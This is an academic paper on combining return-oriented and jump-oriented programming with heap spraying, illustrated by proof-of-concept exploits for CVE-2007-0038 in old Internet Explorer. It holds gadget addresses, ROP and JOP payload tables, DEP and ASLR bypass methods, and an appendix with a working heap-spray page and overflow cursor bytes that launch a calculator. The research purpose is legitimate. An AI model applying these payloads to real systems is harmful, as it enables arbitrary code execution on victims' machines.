Applying Return Oriented and Jump Oriented Programming Exploitation Techniques with Heap Spraying

László Erdődi

Óbuda University, Faculty of Applied Informatics
Bécsi út 96/b, H-1034 Budapest, Hungary, erdodi.laszlo@nik.uni-obuda.hu

Abstract: Memory corruption vulnerabilities are one of the most dangerous types of software errors. By exploiting such vulnerabilities the malicious attackers can force the operating system to run arbitrary code on the system. The understanding and the research of memory corruption exploitation methods are crucial in order to improve detection and promote protection techniques. This study analyses the return oriented and the jump oriented exploitation methods combined with heap spray payload delivery technique. According to our knowledge this combination of memory exploitation has never been analysed before. By creating proof of concept exploits for CVE-2007-0038 it is shown, that combining return oriented and jump oriented programming with heap spray payload delivery gives new perspectives to attackers. These unique exploitation techniques possess almost all favourable characteristics of the combined techniques together such as almost unlimited payload size or bypassing data execution prevention without changing memory page protections.

Keywords: Return Oriented; Jump Oriented; Heap Spray

1 Introduction

Heap spraying [1] is a highly efficient way of placing attacking code during memory corruption. In the case of conventional memory corruption exploitation such as, e.g. the stack overflow the attacker sends data that causes the memory corruption and the payload of the attack together at the same time. In the case of heap spraying attack the payload of the attack is placed into the memory without corruption prior to the real memory corruption itself. This is possible using JavaScript, vbscript or actionscript languages where the user can define large size of arrays to fill the heap with arbitrary data. This can be done for example by browser applications.

For the further on discussed exploitation methods the *CVE2007-0038* vulnerability [2] [6] will be used. This vulnerability stems from an improperly implemented method in the *kernel32* library (5.1.2600.2180). The *LoadAniIcon* function of *kernel32.dll* has improper input validation and that makes possible to overwrite its return address. This vulnerable function is used by some versions of Internet Explorer and Mozilla Firefox for Animated Cursors. Exploit code for this vulnerability has already been published using heap spray technique [3]. The available exploit consists of two files. The first is the *index.htm* that carries out the heap spraying by defining specific large arrays. Without going into details this is done as written below:

var payLoadCode = unescape("%uE8FC%u0044%...);

var spraySlide = unescape("%u4141%u4141");

for (i=0;i<heapBlocks;i++) { memory[i] = spraySlide + payLoadCode; }

The memory corruption is due to the cursor parameter in the htm file, which is directed to the riff.htm that is the second file included in the exploit:

document.write("<HTML><BODY style=\"CURSOR: url('riff.htm')\"> </BODY></HTML>")

The *riff.htm* contains the data that overwrite the stack frame of the vulnerable function including its return address. In the published exploit the return address gets set to *0x0b0b0b0b*. This address is normally in the middle of the heap segment containing some parts of the payslide followed by the payload code. For the here further on analysed exploitation method a modified version of the index.htm and riff.htm is used.

The return oriented programming (ROP) [4] is a popular exploitation method that is based on code-reuse. Instead of writing own attacking code it uses the already existing text segments of the loaded executables. A return oriented programming payload consists of series of gadget addresses and parameters. A gadget is a small code sequence which ends with a *ret* instruction, e.g. *pop eax; ret.*

If the attacker wants to run the following shellcode: *instruction1, instruction2, ... instruction n*, he will have to find gadgets somewhere among the loaded executables for each instruction (e.g.: gadget1: *instruction1, ret*; gadget2: *instruction2, ret*; etc.), and place it onto the corrupted stack frame in the right order (Fig. 1).

Some instructions contain stack operations such as pop values from the stack or method calls. In the case of method calls the parameters have to be placed onto the stack. When the corrupted method finishes its operation it returns to the address of the first gadget, so the first instruction of the payload is executed. Because of the *ret* instruction at the end of the first gadget the address of the second gadget gets popped and that is the way the payload is executed continuously placing only data and not code on the stack by the attacker.




Figure 1
Stack layout of Return Oriented Programming attack

Jump oriented programming (JOP) [5] is a generalization of ROP. Instead of operating with code gadgets with *ret* instruction at the end it uses code parts with jump or call instruction endings. The JOP does not need the stack to store gadget addresses, because it has a specific dispatcher table. A jump oriented programming attack consists of the following parts shown in Fig. 2.




Figure 2
Jump Oriented Programming attack

The dispatcher gadget is the most important part of the attack. It is a simple code block which has a register pointing (dispatcher table index) at the dispatcher table. Every time when the dispatcher gadget is executed its index is increased as well. Then the execution process jumps to the current address given in the dispatcher table. The simplest dispatcher gadget can be, e.g. something like written below (where *esi* is the index to the dispatcher table):

add esi,4

jmp [esi]

In the dispatcher table the addresses of the functional gadgets are written in the right order. A functional gadget contains an attack instruction and a jump instruction, which navigate the code execution back to the dispatcher table: e.g. (here *edi* is the address of the dispatcher gadget):

pop eax

jmp edi

Using the codes above the JOP attack is executed. It is done in a way that the pointer pointing at the dispatcher table is increased in each step and all the functional gadgets placed in the dispatcher table are executed one by one.

This study analyses the possible exploitation methods of the return oriented and jump oriented programming attacks using the heap spray payload delivery. It is done by modifying the published exploit of the *CVE 2007-0038* vulnerability. According to our knowledge this type of exploitation mixture was never analysed before.

2 Return Oriented Programming Exploitation using Heap Spray

The aim of combining return oriented programming with heap spray is to benefit from the advantageous characteristics of both techniques. From the ROP point of view these are the bypassing of the DEP, the reuse of already existing code in the virtual memory and the easy alteration of the payload. From the heap spray point of view the advantageous characteristics are the placing of the payload to the memory prior to the memory corruption, the bypass of the Address Space Layout Randomization and the possibility of executing long payloads.

When combining ROP with heap spraying it is obvious that the combined method has to use gadgets from the already existing code parts as well as in the case of ROP, but the series of addresses and parameters (ROP payload) have to be placed onto the heap before the memory corruption. This means that during the

exploitation process the stack has to be moved to a specific part of the heap where the gadget addresses and parameters are already loaded. Because of the uncertainty of placing data onto the heap (the attacker cannot be sure under which virtual address the data is exactly) the ROP heap spray has to use nop-sled similarly to conventional heap spray exploitation. Finally the series of gadget addresses and parameters have to be placed after the nop-sled gadgets in order to be executed entirely. According to this heap spray ROP exploitation has to contain the following steps:

- placing nop-sled gadgets on the heap,
- placing the ROP payload on the heap,
- exploiting the memory corruption by translocating the stack address to the heap.

In the followings the details of these steps will be presented by a proof of concept exploit for *CVE-2007-0038*.

2.1 Initial Settings of the Exploitation

Stack translocation is necessary to execute the gadgets by their addresses on the heap. There are several ways for the gadget translocation. All of the instructions are appropriate that change the *esp* register to a previously filled heap address. These instructions can be e.g.:

- *xchg eax, esp* (in this case *eax* has to be set properly first)
- *mov esp, ebp* (using this option the *ebp* register has to be set properly first)
- *pop esp*

According to our research the last one is the easiest way to carry out stack translocation. As *CVE-2008-0038* is mainly an Internet Explorer vulnerability, so the loaded executables have been analysed in the process of the iexplore.exe for different gadgets. The following gadget in the native api (*ntdll.dll 5.1.2600.2180*) is one among the several possible good solutions:

ntdll.7c929bab: pop esp

ntdll.7c929bac: retn

The simplest way for executing *no-operation* instruction with ROP gadget is to use the address of a single *ret* instruction e.g. *7c929bac* taken from the code part above. In the return oriented programming a series of the above mentioned addresses are equivalent with a nop-sled. This is because the code execution is directed in every step to the *ret* instruction, which pops the next address from the stack and directs the execution to that address, and that is again the address of the *ret* instruction.

According to this the modified sprayslide has to be as written below:

var spraySlide = unescape("%u9bac%u7c92");

At the same time in the *riff.htm* file the address of the *pop esp* gadget (*7c929bab*) has to be inserted into the place of the return address of the corrupted stackframe then the guessed heap address has to be placed right after it. In our case the guessed heap address is set to *0b0b0b0c*. In the original exploit that was set to *0b0b0b0b*, however considering 32bit (4 byte) addresses it has to be divisible by 4 (the heap now contains only memory addresses instead of code instructions).

Applying these addresses in the exploit the execution is directed to the *pop esp* instruction first which translocates the stack to the *0b0b0b0c* address. Because of the heap spraying that part of the heap is already filled with the *7c929bac* addresses so the execution proceeds with the *nop* gadgets (Fig 3).




Figure 3
Executing nop sled gadgets

2.2 ROP Payload for Opening the Calculator

In the most relevant part of the exploit the payload has to be executed. This is achieved by placing the series of the rop gadget addresses and parameters right after the nop-sled. In the currently analysed case our exploit opens a calculator with the gadgets of Table 1.

Rows 1-5 write '*calc*' to the data segment address *00403000*, rows 6-10 write the string terminator zero byte to the address *00403004*, row 11 and 12 set *eax* to the address of *WinExec* and row 13 executes it with a *call* gadget using row 14 and 15 as method parameters. Row 17 executes *ExitProcess* to stop the Internet Explorer. Figure 4 shows the stack with the payload.

As a result of the created exploit the calculator opens. The full exploit code is listed in Appendix A.

Table 1
ROP payload for opening the calculator

	Address/data	Segment	Code / data	Function
1.	7c80991b	kernel32	Pop eax	Places the 'calc' string to the address 0040300 without the string terminator zero byte
2.	00403000		Address of data segment	
3.	7c96bd42	Ntdll	Pop ecx	
4.	63616c63		'calc'	
5.	7c951376	Ntdll	Mov [eax], ecx	
6.	7c80991b	kernel32	Pop eax	Places the string terminator zero byte to the address 0040300
7.	00403004		Address of the data segment	
8.	7c96bd42	Ntdll	Pop ecx	
9.	00000000		Data to terminate the string	
10.	7c951376	Ntdll	Mov [eax], ecx	
11.	7c80991b	kernel32	Pop eax	Pop the address of WinExec
12.	7c86114d	kernel32	Data	Address of WinExec
13.	77d9b63b	user32	Call eax Pop ebp	Calls the WinExec
14.	00403000		Data	The first parameter of WinExec: the address of the calc string
15.	00000001		Data	The second parameter of the WinExec: ShowNormal
16.	00000000		Data	Dummy data because of the pop bp in line 13.
17.	7c81caa2	kernel32	Exit process	Stops iexplorer process




Figure 4
ROP payload on the translocated stack

2.3 Bypassing ASLR

A weakness of the presented exploitation technique is that the Address Space Layout Randomization can spoil the attack. In classical heap spray exploitation the code is placed on the heap, so there is no need to bypass ASLR at all. However using the conventional ROP attack it is a problem as well since gadget addresses are used that can be spoiled by randomizing the code segment places. To bypass ASLR some techniques can be used here as well:

- if the attacker can obtain the randomization offsets (e.g. exploiting format string vulnerability) the payload can be customized for that offsets
- the attacker can try to guess the randomization offset by sending the exploit multiple times
- the attacker can use only those addresses where the ASLR is turned off (in the case of Internet Explorer 6 Flash Player is a good way for that since it is usually installed and placed to the same place in the virtual memory despite *ASLR*)

In the case of address guessing it can be favourable to use as few libraries as it is possible for the attack. Analyzing different exploitation options it can be concluded that the calculator opening exploit can be established using only *kernel32.dll* gadgets, by replacing the *ntdll* gadgets in Table 1:

- *7c80991b* for the *pop eax* gadget
- *7c8769b3* for the *pop ecx* gadget
- *7c80a347* and *7c81dc2c* for *pop esi* and *call esi* gadgets to call library functions (*WinExec*, *ExitProcess*)

The created exploit proved that return oriented programming exploitation can be used with heap spray delivery and thus the beneficial characteristics of the two techniques are combined:

- the payload is placed onto the memory before the memory corruption and it is not a part of the direct memory corruption,
- Data Execution Prevention is ineffective against it and the attacker does not have to modify the DEP protection of any pages either,
- available space in the stack does not mean any limit since the payload is on the heap,
- ASLR can be bypassed.

3 Jump Oriented Programming Exploitation using Heap Spraying

The combination of jump oriented programming with heap spray payload delivery can be a very efficient exploitation method. In the case of JOP the main part of the payload is the dispatcher table. Placing the dispatcher table onto the heap seems to be a good solution because in this way the dispatcher table can be very large and it can also be scattered within a large memory region. The main part of the JOP attack is the dispatcher gadget which controls the payload execution. Figure 5 presents the general layout of the JOP attack combined with heap spray payload delivery.

3.1 Suitable Dispatcher Gadgets

Considering the task of opening the calculator the first segment where the potential dispatcher gadget is looked for was the code segment of the kernel32.dll. After analyzing it the best obtained solution is the following:

kernel32.7c834c90: adc esi, edi

kernel32.7c834c92: call dword [esi-0x18]

Using this gadget at least three auxiliary registers are needed: *esi* for the index of the dispatcher table, *edi* to increase the index in each step and a register which contains the address of the dispatcher gadget (*7c834c90*) in order to direct the execution back from the functional gadgets.





Figure 5
Jump oriented Programming attack with heap spray

Since initial register settings are necessary the jump oriented programming exploitation usually starts with a popad ROP gadget (*7c87e084*) which pops all the necessary register settings. After that the dispatcher gadget address has to be placed onto the corrupted stack frame in order to direct the execution to the dispatcher gadget and start the payload execution.

Because of the uncertainty of the heap filling, *nop* gadget has to be used here as well. A jump oriented programming *nop* gadget has to have a simple *jmp* instruction which directs back the execution to the dispatcher gadget. For that task the *jmp ecx* instruction was used in the *7c8108ff* memory address. So the overwritten stack has to be as written below:

address of popad gadget:	*7c87e084*
register edi poped by popad:	*00000004*
register esi poped by popad:	*0b0b0b0c*
register ebp poped by popad:	*dummy*
dummy value:	*dummy*
register ebx poped by popad:	*dummy*
register edx poped by popad:	*dummy*
register ecx poped by popad:	*7c834c90*
register eax poped by popad:	*dummy*
address of the dispatcher gadget:	*7c834c90*

According to Figure 6 the execution jumps between the dispatcher gadget (*7c834c90*) and the *jmp ecx* (*7c8108ff*) address, so the application of *nop*s is proved to be correct.






Figure 6
Jump oriented programming nop sled

However analyzing the stack it can be seen that stack has been filled with the address after the *call [esi-18]* instruction (*7c834c95*). This occurs due to the side-effect of the *call* instruction which pushes the return address onto the stack after each execution of the dispatcher gadget. Considering this it can be stated that method calls are not possible with the payload because the method parameters will be overwritten by the dispatcher gadget. However it is possible to apply that approach without method calls, but for our exploit a different dispatcher gadget was used. Unfortunately dispatcher gadgets with *jmp* instruction were not available in the *kernel32* so the following *ntdll* code part was used:

ntdll.7c939b31: add ebx, 0x10

ntdll.7c939b34: jmp dword [ebx]

Considering the dispatcher gadget above and setting *eax* and *esi* as jump registers the following initial register settings have been applied:

- *eax: 7c939b31* (address of the dispatcher gadget)
- *ebx: 0b0b0b00* (index of the dispatcher table)
- *esi: 7c939b31* (address of the dispatcher table)

3.2 JOP Payload for Opening the Calculator

Jump Oriented Programming payload that opens the calculator has to contain the followings:

- writing the *'calc'* string with a zero terminator to the data segment
- call the *kernel32.WinExec* method with the parameters placed onto the stack during the stack frame corruption

To carry out these tasks very simple gadgets were sought for such as *pop eax, pop ecx, mov [eax], ecx, call eax,* etc. Our analysis showed that there are much less available JOP gadgets than ROP gadgets in the analysed libraries. This is because there are fewer *jmp* instructions with register than *ret* instructions. However

finding gadgets for the calculator opening task was still possible using the gadgets from the *kernel32.dll* and the *ntdll.dll* (Table 2).

Rows 1-3 write the *'calc'* string to the data segment (*00403000*), while rows 7-9 write the string terminator zero to the end of '*calc*'. Row 13 pops the address of *Winexec* to *edi*. Since the applied gadgets end with *call* instruction in order to return back to the dispatcher gadget the stack is overwritten continuously as a side-effect (similarly to the case of the dispatcher gadget with the *call* instruction). This spoils the value popping from the stack and the *WinExec* method call as well. To solve this problem the attacker either has to use different functional gadgets which end with *jmp* instruction or he has to remove the extra data from the stack. The first alternative is hard to carry out because there are only a few codes available in the libraries that contain *jmp* with registers. The presented method uses the second alternative: in rows 4-6, 10-12, 14-15 a special gadget is used:

pop ebp

jmp eax

Pop ebp removes one value from the stack while *jmp eax* directs back the execution to the dispatcher gadget. The right-most column of Table 2 contains the extra data on the stack after the execution of each functional gadget. These extra and unnecessary data on the stack are present because of the *call* instructions in the functional gadgets and the intermediate push instructions. After the first 3 rows there are 3 extra data on the stack that have to be removed by the exploit. That is the reason why the stack remover functional gadget is used 3 times in rows 4-6. The same idea was used in rows 10-12 and 14-15 before the methodcall.

Table 2

JOP payload for opening the calculator

	Address	Gadget	Explanation	+
1.	7c85d2d3	pop ebp jmp eax	Pops the address 00403000+208 to ebp	
2.	7c835eff	pop edi cmp dword [ebp+ecx*4+0x45],0xffffffe4 push eax call esi	Pops ASCII 'calc' to edi	+2 (push + call)
3.	7c81b1a3	mov [ebp-0x208], edi call esi	Writes 'calc' to data segment ('calc' -> 00404030)	+3 (call)
4-6.	7c85d2d3	Same as row 1.	Removes the 3 extra data from the stack	0
7.	7c85d2d3	Same as row 1.	Pops the address 00403004+208 to ebp	0

8.	7c835eff	Same as row 2.	Pops '\0\0\0\0' to edi	+2
9.	7c81b1a3	Same as row 3.	Writes string terminator of 'calc'	+3 (call)
10-12.	7c85d2d3	Same as row 1.	Removes the 3 extra data from the stack	0
13.	7c835eff	Same as row 2.	Pops the address of WinExec	+2
14-15.	7c85d2d3	Same as row 1.	Removes the 2 extra data from the stack	0

16.	7c81c69e	call edi
		mov eax,[ebp-0x4c]
		add eax, 0x4
		push eax
		lea eax, [ebp-0x30]
		push eax
		call esi
			Execute WinExec with the calculator opening parameters	+3 (2 * push + call)

Because of the applied dispatcher gadget the dispatcher table index is increased by 16 in each step. The addresses of the functional gadgets have to be placed onto every 16th byte of the heap after the nopsled. So the length of the JOP payload is 16*16=256 bytes. The JOP heap spray exploit is listed in Appendix B.

3.3 Characteristics of JOP Attacks with Heap Spray

Figure 7 shows the JOP payload execution debugged with OllyDbg.

The benefits of the combination of the jump oriented programming and the heap spray payload delivery are the following:

- the nopsled and the dispatcher table are placed into the memory prior to the memory corruption itself (this already exists in the case of heap spray but not in the case of the JOP)
- the size of the stack does not limit the payload
- there is no code execution on the data segment, so there is no need to change DEP protection during the exploitation
- Anti-ROP techniques are ineffective against this type of exploitation
- The dispatcher table can be scattered within the memory so dispatcher gadgets using big index increment can be used as well

Address space layout randomization can be an efficient protection against it, because all the addresses applied in the exploit can be changed by a different memory layout. To bypass ASLR the same techniques can be mentioned as in the case of ROP:

- getting the randomization offset by exploiting information disclosure vulnerabilities makes it possible to customize the exploit using the actual randomization addresses
- guessing the offsets of ASLR can also be efficient however for JOP there are fewer gadgets available so probably more libraries will be involved in the exploitation and that makes the guessing difficult
- Using libraries without ASLR is possible as well if appropriate gadgets exist




Figure 7
Calculator opening with jump oriented programming

Conclusions

This study introduces two new memory corruption exploitation methods. The first one is the return oriented programming combined with heap spray payload delivery, the second one is the jump oriented programming using heap spray technique additionally. By carrying out detailed analysis of different possible solutions and by creating proof of concept exploits for both combinations it is shown that the combination of these techniques is possible and can be very efficient and favourable compared to the original methods. The introduced combinations add the beneficial characteristics of the conventional techniques such as the payload delivery prior to the memory corruption, the quasi unlimited size of the payload and the payload execution without memory page protection changes. However the use of memory addresses instead of code instructions in the payload spoils the address space layout randomization bypass, which is very useful in the case of classical heap spray techniques. Applying additional ASLR bypass solutions makes the combination of return oriented and jump oriented programming with heap spray payload delivery very beneficial.

References

[1] Exploit writing tutorial 11 - Heap spraying demystified - https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified

[2] CVE-2207-0038 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0038

[3] http://www.exploit-db.com/sploits/04012007-Animated_Cursor_Exploit.zip

[4] H. Shacham, 2007. The Geometry of Innocent Flesh on the Bone: Return-Into-Libc without Function Calls (on the x86). In Proceedings of CCS 2007, S. D. Capitani and P. Syverson, Eds. ACM Press, 552-561

[5] T. Bletsch, X. Jiang, and V. W. Freeh, "Jump-oriented Programming: a New Class of Code-Reuse Attack," *ASIACCS '11*, Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ACM New York, NY, USA, pp. 30-40, March 2011

[6] A. Sotirov, M. Dowd, Bypassing Browser Memory Protections - Black Hat USA Conference, 2008 - http://www-inst.cs.berkeley.edu/~cs161/fa08/Notes/alex-sotirov.pdf

[7] A Tick, From Computer Assisted Language Learning to Computer Mediated Language Learning, Proceedings of 4th Joint Slovakian-Hungarian Symposium on Applied Machine Intelligence SAMI 2006, pp. 450-459

Appendix A

index-rop.htm:

```
<SCRIPT language="JavaScript">
        var heapSprayToAddress = 0x07000000;

        var payLoadCode =
        unescape("%u991b%u7c80%u3000%u0040%ubd42%u7c96%u6163%u636c%u137
        6%u7c95%u991b%u7c80%u3004%u0040%ubd42%u7c96%u0000%u0000%u1376
        %u7c95%u991b%u7c80%u114d%u7c86%ub63b%u77d9%u3000%u0040%u0001
        %u0000%u0000%u0000%ucaa2%u7c81%u0000%u0000%u0000%u0000%u0000
        %u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000
        %u0000");

        var heapBlockSize = 0x400000;
        var payLoadSize = payLoadCode.length * 2;
        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
        var spraySlide = unescape("%u9bac%u7c92");
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
        memory = new Array();
        for (i=0;i<heapBlocks;i++)
        {
        memory[i] = spraySlide + payLoadCode;
        }

        document.write("<HTML><BODY style=\"CURSOR: url('riff-rop.htm')\">
        </BODY></HTML>")
        wait(500)
        window.location.reload()
        function getSpraySlide(spraySlide, spraySlideSize)
        {
        while (spraySlide.length*2<spraySlideSize)
        {
           spraySlide += spraySlide;
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
        }
</SCRIPT>
```

riff-rop:htm

```
\x52\x49\x46\x46\x00\x04\x00\x00\x41\x43\x4F\x4E\x61\x6E\x69\x68\x24\x00\x00\x00\x
24\x00\x00\x00\xFF\xFF\x00\x00\x0A\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x01\x00\x00\x00\x4C\x49\x53\x54\x03\
x00\x00\x00\x10\x00\x00\x00\x4C\x49\x53\x54\x03\x00\x00\x00\x02\x02\x02\x02\x61\x6
E\x69\x68\xA8\x01\x00\x00\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0
B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x
0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\xAB\x9B\x92\x7C\x0B\x0B\x0B\x0B
```

\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0C\x0B\x0
B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x
0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\
x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B\x0B
